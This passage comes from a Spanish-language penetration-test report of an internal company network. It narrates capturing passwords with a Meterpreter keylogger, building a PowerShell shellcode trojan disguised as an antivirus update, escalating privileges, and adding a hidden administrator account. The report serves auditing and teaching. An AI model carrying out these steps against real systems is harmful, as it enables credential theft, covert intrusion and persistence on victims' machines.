Figura 73. Keyscan_dump para proceso de conexión remota



Fuente: Elaboración Propia


Con el comando **Keyscan_dump**, no mostrara toda la información realizada por el teclado.

Figura 74. Captura de Contraseñas

Fuente: Elaboración Propia

Se realizó una captura de la pantalla del escritorio de la víctima, para ello se utilizó el siguiente comando


Figura 75. Captura de Pantalla



Fuente: Elaboración Propia

La presente imagen es la captura del escritorio de la víctima, IP 192.168.3.3

Figura 76. Pantalla Capturada de IP 192.168.3.3



Fuente: Elaboración Propia


Se probara si los datos obtenidos son correctos en la pc del auditor.

Figura 77. Comprobar conexión remota

Fuente: Elaboración Propia

Se ingresa los datos obtenidos

Figura 78. Comprobación de usuario y Password obtenidos



Fuente: Elaboración Propia


Se demuestra que los datos obtenidos son correctos, permitiendo abrir la conexión remota.

Figura 79. Comprobación de conexión remota 1

Fuente: Elaboración Propia

Se visualiza el sistema de gestión comercial a la cual el usuario tiene acceso.


Figura 80. Comprobación de conexión remota 2



Fuente: Elaboración Propia

Se pudo investigar un poco más por las carpetas dedicadas al usuario dentro del servidor.


Figura 81. Comprobación de conexión remota 3



Fuente: Elaboración Propia

Ya teniendo la IP de conexión al servidor y los datos de acceso, se pudo conectar por red a las carpetas compartidas. Se analizara el nivel de intrusión por este medio.


Figura 82. Comprobación de conexión de recursos



Fuente: Elaboración Propia

La conexión es satisfactoria, se pudo tener acceso a la carpeta de la victima y archivos publicos, mostrando mucha informacion importante


Figura 83. Comprobación de conexión de recursos 1



Fuente: Elaboración Propia

Ahora se intentara tener el acceso al sistema de Marcación de personal. Para ello se analizó los datos obtenidos en los pasos anteriores. Se pudo dar cuenta que el sistema de marcación se encuentra instalada en la misma PC de la víctima con IP 192.168.3.3


Figura 84. Keylogger para obtención de acceso al sistema de Marcación



Fuente: Elaboración Propia

Con el comando Keyscan_start activamos el keylogger y con el comando Keyscan_dump nos mostrara los datos obtenidos por el uso del teclado.


Figura 85. Datos Obtenidos por el Keylogger



Fuente: Elaboración Propia

Se realizó la captura de pantalla para verificar si los datos obtenidos son del sistema de marcación a vulnerar.

Figura 86. Captura de Pantalla Sistema de Marcación



Fuente: Elaboración Propia

Como segundo ataque se realizara a la IP **192.168.3.5.**

De acuerdo a la información obtenida en la fase de escaneo, la pc cuenta con sistema operativo Windows 7 y abierto el puerto 443, datos suficientes para que sea vulnerada por un hacker.

Método: **Obtener Acceso**	Fecha de trabajo: **12/08/2014**
Herramienta: **Kali Live**	**Hora**: 21:55:20 (Pacifico, Sudamérica)


Con la herramienta kali live, en Social Engineering Toolkit (se-toolkit) se realizo el pentesting para sistemas operativos windows 7.

Figura 87. Kali Live

Fuente: Elaboración Propia

La herramienta nos mostrara un menú con opciones, la cual se elegirá la opción 1 de Social Engineering Attack (Ataque de Ingeniería Social)

Figura 88. Selección Social Engineering Attack



Fuente: Elaboración Propia


El método de ataque seria a través de Power Shell, es por ello que seleccionamos la opción 10.

Figura 89.Opcion 10. PowerShell Attack Vectors

Fuente: Elaboración Propia

Y el tipo de Power Shell será inyectando código alfanumérico, por será la opción 1.


Figura 90. Opción 1. PowerShell Alphanumeric Shelcode injector



Fuente: Elaboración Propia

La herramienta cargara todos los componentes necesario, se procederá a colocar el IP de la pc del auditor, el puerto a atacar y a activar el modo escucha. Además de configurar el troyano para 64 bits.


Figura 91. Comandos para activar modo escucha del Payload



Fuente: Elaboración Propia

El Payload empezara a escuchar la conexión de la víctima por el troyano utilizado.

Figura 92. Payload escuchando



Fuente: Elaboración Propia

En otro terminal buscamos en la siguiente ruta del archivo creado.

Figura 93. Comando de búsqueda del archivo creado

Fuente: Elaboración Propia


Para abrir el contenido de la carpeta:

Figura 94.Comando para abrir carpeta

Fuente: Elaboración Propia

Comando para hacer copia del archivo **x64_powershell_injection.txt** a la ruta root del Kali live.


Figura 95. Comando para copiar archivo a ruta ROOT



Fuente: Elaboración Propia

Ruta del archivo creado


Figura 96. Ruta del Archivo creado



Fuente: Elaboración Propia

Se copió el archivo X64_powershell_injection.txt (Kali live) a la pc del auditor (Windows 7) para realizar su modificación.


Figura 97. Copia del archivo Payload a PC victima



Fuente: Elaboración Propia

Para cambiar la extensión, se abrió el archivo y se dio guardar como, para seleccionar el tipo "todos los archivos" y cambiamos a extensión a .bat


Figura 98. Cambiar extensión de archivo



Fuente: Elaboración Propia

El archivo quedara con la siguiente extensión.


Figura 99. X64?powershell_injection.bat



Fuente: Elaboración Propia

Para aplicar ingeniería social, se tuvo que camuflar el troyano, en este caso se realizó como una actualización del antivirus. Además de cambiar la extensión de .bar a .exe

Figura 100. Camuflaje de Troyano




Fuente: Elaboración Propia

Para Ello se utilizó un programa llamado "**Bat to Exe Converter**"

Se ubica la ruta del archivo .bat


Figura 101. Creación de Troyano



Fuente: Elaboración Propia

Se introdujo información de la versión para que el troyano sea mucho más convencible, además de adjuntarle un icono.

Figura 102. Información del troyano



Fuente: Elaboración Propia


Así termino el troyano creado

Figura 103. Troyano terminado

Fuente: Elaboración Propia


Payload activado y escuchando.

Figura 104. Payload Activado



Se abrió sesión en la pc de la víctima con el siguiente comando: **sessions –i 1**


Figura 105.Abrir Sesión PC Victima



Fuente: Elaboración Propia

Al haber obtenido la conexión, se procedió a ver información de la pc auditada. Se realizó con el siguiente comando: **sysinfo**


Figura 106. Información de PC SOPORTESISTEMAS



Fuente: Elaboración Propia

Se verifico los privilegios con el siguiente comando: **getuid**


Figura 107. Verificación de Privilegios PC soportesistemas



Fuente: Elaboración Propia

Se elevó los privilegios a administrador.


Figura 108. Elevar privilegios a administrador



Fuente: Elaboración Propia

Se verifico los procesos de inicio de la pc, se visualizó que hay 3 registros que se ejecutan al encender la pc de la victima


Figura 109.Procesos de Inicio de Sesión



Fuente: Elaboración Propia

Con el comando Shell, demostramos que estamos dentro de la pc auditada.


Figura 110. Comando Shell



Fuente: Elaboración Propia

Con el siguiente comando: "net user" se puede ver los usuarios creados.


Figura 111. Ver usuarios creado en soportesistemas



Fuente: Elaboración Propia

Se creara una nueva cuenta de usuario con los siguientes datos, Usuario: auditoría Passwords: auditoría.

Figura 112. Creación de usuarios en soportesistemas



Fuente: Elaboración Propia


Verificamos la creación del usuario

Figura 113. Verificar usuario creado

Fuente: Elaboración Propia

Se procederá poner al usuario creado en el grupo de administradores y a ocultar el usuario para que sea indetectable

Figura 114.Copiando usuario a grupo de Administradores



Fuente: Elaboración Propia

Obteniendo credenciales de acceso.


Visualizamos los servicios iniciados en la PC de la víctima con el siguiente comando: **ps**

Figura 115Comando ps

Fuente: Elaboración Propia

Mostrará los servicios ejecutados.


Figura 116. Servicios ejecutados



Fuente: Elaboración Propia

Con el comando **keyscan_dump** nos permitió visualizar lo capturado por el teclado.


Figura 117. Comando Keyscan_dump



Fuente: Elaboración Propia

Con el siguiente comando **use espia** y **screenshot**, se capturo la imagen del fondo de la pantalla de la pc auditada


Figura 118. Comando para capturar pantalla



Fuente: Elaboración Propia

Imagen capturada en el instante de la ejecución del comando screenshot.

Figura 119.Captura de pantalla



Fuente: Elaboración Propia

Resumen Fase 03:

Al haber realizado la fase 03 de **obtener acceso**, se pudo tener conexión satisfactoria a 04 PC (marketingnorte, soportesistemas, ventas01, ventas02). De las cuales fueron evaluadas tanto para sistemas operativos Windows XP y Windows 7 que fueron vulnerados por los puertos 445 y 443 TCP/IP respectivamente.

Se pudo observar gráficamente las acciones que realizan los usuarios en sus respectivas PC, obtención de las direcciones IP de conexión al servidor, se obtuvo las credenciales de acceso al servidor por escritorio remoto, se obtuvo el passwords de acceso al sistema de control de asistencia instalado en la pc de "MarketingNorte". Etc.

En esta fase se llevó a cabo todas las pruebas de penetración y hasta el nivel de intrusión de acceso a carpetas, documentos, sitios de red, accesos a sistemas, etc.


En la siguiente fase se aplicara un troyano para poder mantener el acceso, fase que realiza todo hacker para seguir obteniendo mayor información en el tiempo.

1. Fase 04: Mantener Acceso

Método: **Mantener Acceso**	Fecha de trabajo: **14/08/2014**
Herramienta: **Kali Live y Fruta 1.0**	**Hora**: 10:00:20 (Pacifico, Sudamérica)

